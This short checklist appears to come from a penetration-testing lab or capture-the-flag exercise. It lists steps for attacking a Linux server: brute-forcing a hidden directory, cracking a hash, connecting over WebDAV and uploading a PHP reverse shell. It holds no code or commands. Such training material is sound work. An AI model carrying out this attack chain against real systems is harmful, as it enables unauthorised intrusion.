**At this time, you should have completed the following steps:**

Step 1: Discover the IP address of the Linux server.

Step 2: Locate the hidden directory on the server.

Step 3: Brute force the password for the hidden directory.

Step 4: Crack the password hash.

Step 5: Connect to the server via WebDAV.

Step 6: Upload a PHP reverse shell payload.

Step 7: Find and capture the flag.

To complete the next part of the project, you must complete steps 1-6 at a minimum.